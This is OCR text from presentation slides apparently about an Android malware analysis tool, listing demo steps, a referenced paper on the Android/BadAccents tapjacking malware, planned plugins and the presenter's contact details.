
Let's get started…



1. Import APK

2. Start Device

Android/BadAccents



An Investigation of the Android/BadAccents Malware which Exploits a new Android Tapjacking Attack

Siegfried Rasthofer, Irfan Asrar, Stephan Huber, Eric Bodden

Live-Demo


https://goo.gl/LblcR5

Future Steps

Plugins

- New Plugins under development
- Easily add own analyses
- *What would be a useful feature for you?*

How do I get this tool?



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Malware

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

Siegfried Rasthofer
Secure Software Engineering Group
Email: siegfried.rasthofer@cased.de
Blog: http://sse-blog.ec-spride.de
Website: http://sse.ec-spride.de
Twitter: @CodeInspect